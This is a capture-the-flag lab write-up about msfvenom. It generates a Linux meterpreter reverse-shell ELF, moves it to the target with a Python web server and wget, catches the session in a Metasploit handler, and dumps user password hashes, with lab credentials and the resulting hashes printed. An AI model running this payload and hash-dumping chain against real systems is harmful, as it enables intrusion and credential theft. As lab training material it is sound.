Msfvenom

- Launch the VM attached to this task. The username is murphy, and the password is 1q2w3e4r. You can connect via SSH or launch this machine in the browser. Once on the terminal, type "sudo su" to get a root shell, this will make things easier.

Question:
What is the other user's password hash?

Step 1: Check IP of the two machines (target machine and attacker machine)

```
$
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 9001
        inet 10.10.145.222  netmask 255.255.0.0  broadcast 10.10.255.255
        inet6 fe80::f2:e5ff:fed9:9d4b  prefixlen 64  scopeid 0x20<link>
        ether 02:f2:e5:d9:9d:4b  txqueuelen 1000  (Ethernet)
        RX packets 1570  bytes 9267003 (9.2 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 967  bytes 96953 (96.9 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Target machine's IP

```
File  Edit  View  Search  Terminal  Help
root@ip-10-10-199-136:~# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qle
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: ens5: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 9001 qdisc mq state UP group default q
    link/ether 02:51:8f:d1:5d:11 brd ff:ff:ff:ff:ff:ff
    altname enp0s5
    inet 10.10.199.136/16 metric 100 brd 10.10.255.255 scope global dynamic ens5
       valid_lft 3513sec preferred_lft 3513sec
    inet6 fe80::51:8fff:fed1:5d11/64 scope link
       valid_lft forever preferred_lft forever
3: docker0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group d
```

Attacker machine's IP

To get a root shell of target machine, use user's login details provided.
The username is murphy, and the password is 1q2w3e4r.

```
$ sudo su
[sudo] password for murphy:
root@ip-10-10-145-222:/#
```

Step 2: Use msfvenom to create a meterpreter payload in the .elf format on the Attacker machine.

Note: The .elf format is comparable to the .exe format in Windows. These are executable files for Linux.
However, you may still need to make sure they have executable permissions on the target machine. Once you have the reverse_shell.elf file on your target machine, use the chmod +x reverse_shell.elf command to accord executable permissions
. Once done, you can run this file by typing ./reverse_shell.elf on the target machine command line.


Syntax:
msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=10.10.199.136 LPORT=4444 -f elf > reverse_shell.elf

```
root@ip-10-10-199-136:~# msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=10.10.199.136 LPORT=4444 -f elf > reverse_shell.elf
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 123 bytes
Final size of elf file: 207 bytes
root@ip-10-10-199-136:~# ls
burp.json  CTFBuilder  Desktop  Downloads  Instructions  Pictures  Postman  reverse_shell.elf  Rooms  Scripts  snap  thinclient_drive
root@ip-10-10-199-136:~# ls -l
total 60
-rw-r--r--  1 root root 13154 May  6  2024 burp.json
drwxr-xr-x  2 root root  4096 May  6  2024 CTFBuilder
drwxr-xr-x  4 root root  4096 Jan 30 14:51 Desktop
drwxr-xr-x  2 root root  4096 Nov 19 11:21 Downloads
drwxr-xr-x  2 root root  4096 May  7  2024 Instructions
drwxr-xr-x  3 root root  4096 Nov 20 09:24 Pictures
drwxr-xr-x  3 root root  4096 Aug 16  2020 Postman
-rw-r--r--  1 root root   207 Feb  6 12:33 reverse_shell.elf
drwxr-xr-x 37 root root  4096 Jan 30 14:52 Rooms
drwxr-xr-x  2 root root  4096 Jan 31 13:56 Scripts
drwx------  4 root root  4096 Nov  5 10:06 snap
drwxr-xr-t  2 root root  4096 Aug 13  2020 thinclient_drives
lrwxrwxrwx  1 root root    19 Mar 18  2021 Tools -> /root/Desktop/Tools
root@ip-10-10-199-136:~#
```


Now the payload has been created. The next thing is to find a way to transfer it to the target machine and run it, then we will get meterpreter shell on our attacker machine.


Step 3: To transfer the payload to the target machine, follow the following steps:

1. Start a python web server on your attacking machine with the python3 –m http.server 9000 command




2. Use wget http://10.10.199.136:9000/reverse_shell.elf to download it to the target machine.






Step 4: Now payload has been moved successfully to the target machine. To make it executable use chmod +x for permission.



Step 5: Launch msfconsole on the Attacker machine for Metasploit to start the listener and get meterpreter. Follow the steps in the screenshot to set handler, payload, lhost and lport. Lport is there automatically since it is default lport.



```
msf6 exploit(multi/handler) > options

Payload options (linux/x86/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.10.199.136    yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


View the full module info with the info, or info -d command.

msf6 exploit(multi/handler) >
```

Use options command again to confirm

Now start listener….and go to target machine to run the payload with this command, ./reverse_shell.elf

```
View the full module info with the info, or info -d command.

msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.10.199.136:4444
```

On attacker machine

```
root@ip-10-10-145-222:/# ./reverse_shell.elf
```

On target machine

Boommmmmmm…meterpreter is here….time to jubilate…lolz.

```
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.10.199.136:4444
[*] Sending stage (1017704 bytes) to 10.10.145.222
[*] Meterpreter session 1 opened (10.10.199.136:4444 -> 10.10.145.222:38686) at 2025-02-06 13:15:55 +0000

meterpreter >
```

Now back to the question they asked us…

What is the other user's password hash?

To get the other user’s password hash use this syntax, run post/linux/gather/hashdump

```
meterpreter > run post/linux/gather/hashdump

[+] murphy:$6$qK0Kt4UO$HuCrlOJGbBJb5Av9SL7rEzbxcz/KZYFkMwUqAE0ZMDpNRmOHhPHeI2JU3m9OBOS7lUKkKMADLxCBcywzIxl7b.:1001:1001::/home/murphy:/bin/sh
[+] claire:$6$Sy0NNIXw$SJ27WltHI89hwM5UxqVGiXidj94QFRm2Ynp9p9kxgVbjrmtMez9EqXoDWtcQd8rf0tjc77hBFbWxjGmQCTbep0:1002:1002::/home/claire:/bin/sh
[+] Unshadowed Password File: /root/.msf4/loot/20250206132044_default_10.10.145.222_linux.hashes_009432.txt
meterpreter >
```

Answer:
6Sy0NNIXw$SJ27WltHI89hwM5UxqVGiXidj94QFRm2Ynp9p9kxgVbjrmtMez9EqXoDWtcQd8rf0tj
c77hBFbWxjGmQCTbep0

END
>><<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<

#hApPyHaCkInG